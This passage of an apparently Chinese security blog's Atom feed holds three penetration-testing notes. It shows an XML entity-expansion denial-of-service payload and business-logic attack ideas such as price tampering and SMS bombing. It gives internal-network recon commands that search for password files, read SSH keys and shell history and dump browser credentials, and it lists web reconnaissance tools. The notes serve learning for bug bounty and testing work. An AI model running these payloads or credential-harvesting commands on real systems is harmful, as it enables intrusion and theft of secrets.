class="line">5</span><br></pre></td><td class="code"><pre><span class="line">&lt;!DOCTYPE w:t [</span><br><span class="line">&lt;!ENTITY aa1 &quot;test&quot;&gt;</span><br><span class="line">&lt;!ENTITY aa2 &quot;&amp;aa1;&amp;aa1;&amp;aa1;&amp;aa1;&amp;aa1;&amp;aa1;&amp;aa1;&quot;&gt;</span><br><span class="line">&lt;!ENTITY xxe &quot;&amp;aa2;&amp;aa2;&amp;aa2;&amp;aa2;&amp;aa2;&amp;aa2;&amp;aa2;&amp;aa2;&amp;aa2;&amp;aa2;&amp;aa2;&amp;aa2;&amp;aa2;&amp;aa2;&amp;aa2;&amp;aa2;&amp;aa2;&amp;aa2;&amp;aa2;&amp;aa2;&quot;&gt;</span><br><span class="line">]&gt;</span><br></pre></td></tr></table></figure><h1 id="逻辑漏洞"><a href="#逻辑漏洞" class="headerlink" title="逻辑漏洞"></a>逻辑漏洞</h1><h2 id="并发"><a href="#并发" class="headerlink" title="并发"></a>并发</h2><p>短信轰炸</p><p>购买&#x2F;转账&#x2F;退款&#x2F;重置</p><p>投票&#x2F;集卡&#x2F;集能量&#x2F;抽奖</p><h2 id="FUZZ"><a href="#FUZZ" class="headerlink" title="FUZZ"></a>FUZZ</h2><p>用户名枚举&#x2F;密码爆破</p><p>验证码爆破</p><h2 id="支付逻辑"><a href="#支付逻辑" class="headerlink" title="支付逻辑"></a>支付逻辑</h2><p>直接改(价格可控)</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">example.com/buy?id=1&amp;money=0.01</span><br></pre></td></tr></table></figure><p>负数消费&#x2F;提现</p><p>四舍五入</p><p>最大值溢出</p>]]>
    </content>
    <id>https://ra6b1t.com/posts/9a6afc55/</id>
    <link href="https://ra6b1t.com/posts/9a6afc55/"/>
    <published>2025-07-16T09:30:02.000Z</published>
    <summary>
      <![CDATA[<p><img src="/posts/9a6afc55/image-20250717154505980.avif" alt="image-20250717154505980"></p>
<h1 id="企业SRC中DOS漏洞的挖掘"><a href="#企业SRC中DOS漏洞的]]>
    </summary>
    <title>【笔记】小火炬公开课</title>
    <updated>2026-04-09T02:01:53.026Z</updated>
  </entry>
  <entry>
    <author>
      <name>Ra6b1t</name>
    </author>
    <category term="内网渗透" scheme="https://ra6b1t.com/categories/%E5%86%85%E7%BD%91%E6%B8%97%E9%80%8F/"/>
    <category term="内网渗透" scheme="https://ra6b1t.com/tags/%E5%86%85%E7%BD%91%E6%B8%97%E9%80%8F/"/>
    <content>
      <![CDATA[<h1 id="主机信息收集"><a href="#主机信息收集" class="headerlink" title="主机信息收集"></a>主机信息收集</h1><h2 id="Windows环境"><a href="#Windows环境" class="headerlink" title="Windows环境"></a>Windows环境</h2><p><strong>查看系统信息</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">systeminfo</span><br></pre></td></tr></table></figure><p><strong>查看进程</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">tasklist /svc</span><br></pre></td></tr></table></figure><p><strong>网卡信息</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">ipconfig /all</span><br></pre></td></tr></table></figure><p><strong>网络连接信息</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">netstat -antp</span><br></pre></td></tr></table></figure><p><strong>查看路由信息</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">route print</span><br></pre></td></tr></table></figure><p><strong>本地管理员组</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">net localgroup administrators</span><br></pre></td></tr></table></figure><p><strong>本地用户</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">net user</span><br></pre></td></tr></table></figure><p><strong>查看用户文件</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">dir /a /s /b c:\&quot;*password&quot;</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">findstr /si pass *.properties c:\</span><br></pre></td></tr></table></figure><p><strong>Everything获取文件信息</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">#生成数据库文件 需管理员权限</span><br><span class="line">Everything.exe -update -quit</span><br><span class="line">#导入本地查看</span><br><span class="line">Everything.exe -db c:\Everything.db -read-only</span><br></pre></td></tr></table></figure><p><strong>获取低权限可写目录</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">accesschk.exe -uwqs Users c:\Windows\*.*</span><br></pre></td></tr></table></figure><p><strong>最近打开的文件</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">C:\Users\用户名\AppData\Roaming\Microsoft\Windows\Recent</span><br></pre></td></tr></table></figure><p><strong>查看浏览器信息</strong></p><p>WebBrowserPassView</p><p>HackBrowserData</p><p>HackBrowserDataManual</p><p><strong>读取常用程序密码</strong></p><p>SharpDecryptPwd</p><h2 id="Linux环境"><a href="#Linux环境" class="headerlink" title="Linux环境"></a>Linux环境</h2><p><strong>进程信息</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">ps aux</span><br></pre></td></tr></table></figure><p><strong>网络连接</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">netstat -antp</span><br></pre></td></tr></table></figure><p><strong>查看路由表</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">route -n</span><br></pre></td></tr></table></figure><p><strong>查看路由跟踪信息</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">tracert ip</span><br></pre></td></tr></table></figure><p><strong>登录日志</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">last</span><br></pre></td></tr></table></figure><p><strong>用户信息</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">cat /etc/passwd</span><br></pre></td></tr></table></figure><p><strong>本地解析配置</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">cat /etc/hosts</span><br></pre></td></tr></table></figure><p><strong>历史执行命令</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">cat ~/.bash_history</span><br></pre></td></tr></table></figure><p><strong>历史连接主机</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">cat ~/.ssh/known_hosts</span><br></pre></td></tr></table></figure><p><strong>查看私钥</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">ls -alh ~/.ssh/</span><br></pre></td></tr></table></figure><h1 id="云环境"><a href="#云环境" class="headerlink" title="云环境"></a>云环境</h1><h2 id="Docker常用命令"><a href="#Docker常用命令" class="headerlink" title="Docker常用命令"></a>Docker常用命令</h2><p><strong>列出镜像</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">docker images</span><br></pre></td></tr></table></figure><p><strong>查看正在运行的容器</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">docker ps</span><br></pre></td></tr></table></figure><p><strong>进入正在运行的容器</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">docker exec -it id /bin/bash</span><br></pre></td></tr></table></figure><h2 id="K8S常用命令"><a href="#K8S常用命令" class="headerlink" title="K8S常用命令"></a>K8S常用命令</h2><p><strong>查看K8S节点信息</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">#查看所有的节点</span><br><span class="line">kubectl get node</span><br><span class="line">#查看节点下的详细信息</span><br><span class="line">kubectl describe node</span><br></pre></td></tr></table></figure><p><strong>查看K8S的pod信息</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">#查看所有的namespace</span><br><span class="line">kubectl get namespaces</span><br><span class="line">#查看各个namespace下的pod</span><br><span class="line">kubectl get pods --all-namespaces</span><br></pre></td></tr></table></figure><p><strong>查看K8S的Service信息</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">#查看所有namespace下的service</span><br><span class="line">kubectl get service --all-namespaces</span><br><span class="line">#查看default名称空间下my-nginx service的description</span><br><span class="line">kubectl describe service -n default my-nginx</span><br></pre></td></tr></table></figure><h2 id="容器测试工具CDK"><a href="#容器测试工具CDK" class="headerlink" title="容器测试工具CDK"></a>容器测试工具CDK</h2><p><a href="https://github.com/cdk-team/CDK">https://github.com/cdk-team/CDK</a></p><h1 id="域环境信息收集"><a href="#域环境信息收集" class="headerlink" title="域环境信息收集"></a>域环境信息收集</h1><h2 id="域内常用命令"><a href="#域内常用命令" class="headerlink" title="域内常用命令"></a>域内常用命令</h2><p><strong>查看当前域名、域SID</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">whoami /all</span><br></pre></td></tr></table></figure><p><strong>查看域用户</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">net group &quot;Domain Users&quot; /domain</span><br></pre></td></tr></table></figure><p><strong>查看域管理员用户</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">net group &quot;domain admins&quot; /domain</span><br></pre></td></tr></table></figure><p><strong>查看所有组的信息</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">net group /domain</span><br></pre></td></tr></table></figure><p><strong>定位域控</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">net config workstation</span><br></pre></td></tr></table></figure><p><strong>定位DNS服务器</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">ipconfig /all</span><br></pre></td></tr></table></figure><p><strong>查看域信任关系</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">nltest /domain_trusts</span><br></pre></td></tr></table></figure><p><strong>域中收集SPN信息</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">setspn -q */*</span><br></pre></td></tr></table></figure><h2 id="通过LDAP获取基本信息"><a href="#通过LDAP获取基本信息" class="headerlink" title="通过LDAP获取基本信息"></a><strong>通过LDAP获取基本信息</strong></h2><p><strong>AdFind</strong></p><p><strong>dsquery</strong></p>]]>
    </content>
    <id>https://ra6b1t.com/posts/c5e64c95/</id>
    <link href="https://ra6b1t.com/posts/c5e64c95/"/>
    <published>2025-07-14T16:01:35.000Z</published>
    <summary>
      <![CDATA[<h1 id="主机信息收集"><a href="#主机信息收集" class="headerlink" title="主机信息收集"></a>主机信息收集</h1><h2 id="Windows环境"><a href="#Windows环境" class="headerlink]]>
    </summary>
    <title>【内网渗透】内网信息收集</title>
    <updated>2026-04-09T02:01:53.035Z</updated>
  </entry>
  <entry>
    <author>
      <name>Ra6b1t</name>
    </author>
    <category term="Web安全" scheme="https://ra6b1t.com/categories/Web%E5%AE%89%E5%85%A8/"/>
    <category term="Web安全" scheme="https://ra6b1t.com/tags/Web%E5%AE%89%E5%85%A8/"/>
    <content>
      <![CDATA[<h1 id="被动信息收集"><a href="#被动信息收集" class="headerlink" title="被动信息收集"></a>被动信息收集</h1><h2 id="企业信息"><a href="#企业信息" class="headerlink" title="企业信息"></a>企业信息</h2><h3 id="企业股权架构"><a href="#企业股权架构" class="headerlink" title="企业股权架构"></a>企业股权架构</h3><p><img src="/posts/ef69fe8d/image-20250716120441816.avif" alt="image-20250716120441816"></p><p>爱企查 <a href="https://aiqicha.baidu.com/">https://aiqicha.baidu.com/</a></p><p>企查查 <a href="https://www.qcc.com/">https://www.qcc.com/</a></p><p>天眼查 <a href="https://www.tianyancha.com/">https://www.tianyancha.com/</a></p><p>风鸟 <a href="https://www.riskbird.com/">https://www.riskbird.com/</a></p><h3 id="采购招投标"><a href="#采购招投标" class="headerlink" title="采购招投标"></a>采购招投标</h3><p><img src="/posts/ef69fe8d/image-20250716120952942.avif" alt="image-20250716120952942"></p><p>中国政府采购网 <a href="https://www.ccgp.gov.cn/">https://www.ccgp.gov.cn/</a></p><h3 id="ICP备案"><a href="#ICP备案" class="headerlink" title="ICP备案"></a>ICP备案</h3><p>ICP&#x2F;IP地址&#x2F;域名信息备案管理系统  <a href="https://beiancx.miit.gov.cn/#/Integrated/index">https://beiancx.miit.gov.cn/#/Integrated/index</a></p><h2 id="移动资产"><a href="#移动资产" class="headerlink" title="移动资产"></a>移动资产</h2><h3 id="APP-公众号-小程序"><a href="#APP-公众号-小程序" class="headerlink" title="APP&#x2F;公众号&#x2F;小程序)"></a>APP&#x2F;公众号&#x2F;小程序)</h3><p>微信官方查询</p><p>小蓝本 <a href="https://sou.xiaolanben.com/pc">https://sou.xiaolanben.com/pc</a></p><p>七麦数据 <a href="https://www.qimai.cn/">https://www.qimai.cn/</a></p><p>豌豆荚 <a href="https://www.wandoujia.com/">https://www.wandoujia.com/</a></p><h2 id="域名信息"><a href="#域名信息" class="headerlink" title="域名信息"></a>域名信息</h2><h3 id="Whois"><a href="#Whois" class="headerlink" title="Whois"></a>Whois</h3><p>站长工具 <a href="https://whois.chinaz.com/">https://whois.chinaz.com/</a></p><p>阿里云 <a href="https://whois.aliyun.com/">https://whois.aliyun.com/</a></p><p>爱站网 <a href="https://whois.aizhan.com/">https://whois.aizhan.com/</a></p><h3 id="证书透明度"><a href="#证书透明度" class="headerlink" title="证书透明度"></a>证书透明度</h3><p>censys <a href="https://search.censys.io/">https://search.censys.io/</a></p><h3 id="DNS数据集"><a href="#DNS数据集" class="headerlink" title="DNS数据集"></a>DNS数据集</h3><p>hackertarget <a href="https://hackertarget.com/find-dns-host-records/">https://hackertarget.com/find-dns-host-records/</a></p><h3 id="网络空间搜索引擎"><a href="#网络空间搜索引擎" class="headerlink" title="网络空间搜索引擎"></a>网络空间搜索引擎</h3><p>FOFA <a href="https://fofa.info/">https://fofa.info/</a></p><p>Hunter <a href="https://hunter.qianxin.com/">https://hunter.qianxin.com/</a></p><p>360Quake <a href="https://quake.360.net/">https://quake.360.net/</a></p><p>ZoomEye <a href="https://www.zoomeye.org/">https://www.zoomeye.org/</a></p><p>Shodan <a href="https://www.shodan.io/">https://www.shodan.io/</a></p><h1 id="主动信息收集"><a href="#主动信息收集" class="headerlink" title="主动信息收集"></a>主动信息收集</h1><h2 id="域名信息-1"><a href="#域名信息-1" class="headerlink" title="域名信息"></a>域名信息</h2><h3 id="子域名爆破"><a href="#子域名爆破" class="headerlink" title="子域名爆破"></a>子域名爆破</h3><p>Layer子域名挖掘机</p><p>ksubdomain</p><p>OneForAll</p><h2 id="IP端口信息"><a href="#IP端口信息" class="headerlink" title="IP端口信息"></a>IP端口信息</h2><h3 id="绕过CDN获取真实IP"><a href="#绕过CDN获取真实IP" class="headerlink" title="绕过CDN获取真实IP"></a>绕过CDN获取真实IP</h3><p>海外ping</p><p>域名历史解析记录 <a href="https://securitytrails.com/">https://securitytrails.com/</a></p><p>查询子域名</p><h3 id="端口信息"><a href="#端口信息" class="headerlink" title="端口信息"></a>端口信息</h3><p>nmap</p><p>masscan</p><p>goby</p><p>allin</p><h2 id="应用信息收集"><a href="#应用信息收集" class="headerlink" title="应用信息收集"></a>应用信息收集</h2><h3 id="开发语言"><a href="#开发语言" class="headerlink" title="开发语言"></a>开发语言</h3><p>动态链接URL后缀，报错信息</p><p>响应头信息</p><p>Cookie</p><h3 id="操作系统"><a href="#操作系统" class="headerlink" title="操作系统"></a>操作系统</h3><p>windows大小写不敏感 linux大小写敏感</p><p>报错信息</p><p>常用端口 windows 139、445、3389 linux 21、22</p><p>nmap -O</p><h3 id="CMS识别"><a href="#CMS识别" class="headerlink" title="CMS识别"></a>CMS识别</h3><p>whatweb <a href="https://www.whatweb.net/">https://www.whatweb.net/</a></p><p>EHole <a href="https://github.com/EdgeSecurityTeam/EHole">https://github.com/EdgeSecurityTeam/EHole</a></p><p>AlliN <a href="https://github.com/P1-Team/AlliN">https://github.com/P1-Team/AlliN</a></p><p>TideFinger <a href="https://github.com/TideSec/TideFinger">https://github.com/TideSec/TideFinger</a></p><h3 id="组件识别"><a href="#组件识别" class="headerlink" title="组件识别"></a>组件识别</h3><p>Shiro</p><p>Cookie rememberMe</p><p>Fastjson</p><p>JSON尝试构造报错</p><h3 id="敏感目录"><a href="#敏感目录" class="headerlink" title="敏感目录"></a>敏感目录</h3><p>备份文件、代码仓库、敏感隐藏API接口、站点配置文件、robots、网站后台、文件上传&#x2F;下载界面</p><p>工具：Dirsearch</p><h3 id="JS信息"><a href="#JS信息" class="headerlink" title="JS信息"></a>JS信息</h3><p>JSFinder</p><p>HaE</p><p>FindSomething</p><h2 id="敏感信息收集"><a href="#敏感信息收集" class="headerlink" title="敏感信息收集"></a>敏感信息收集</h2><h3 id="个人信息泄露"><a href="#个人信息泄露" class="headerlink" title="个人信息泄露"></a>个人信息泄露</h3><p>搜索引擎 微信公众号文章 社交媒体</p><h3 id="代码信息泄露"><a href="#代码信息泄露" class="headerlink" title="代码信息泄露"></a>代码信息泄露</h3><p>github gitlab gitee 网盘</p>]]>
    </content>
    <id>https://ra6b1t.com/posts/ef69fe8d/</id>
    <link href="https://ra6b1t.com/posts/ef69fe8d/"/>
    <published>2025-07-14T15:38:32.000Z</published>
    <summary>
      <![CDATA[<h1 id="被动信息收集"><a href="#被动信息收集" class="headerlink" title="被动信息收集"></a>被动信息收集</h1><h2 id="企业信息"><a href="#企业信息" class="headerlink" title="企]]>
    </summary>
    <title>【Web安全】互联网信息收集</title>
    <updated>2026-04-09T02:01:53.007Z</updated>
  </entry>
</feed>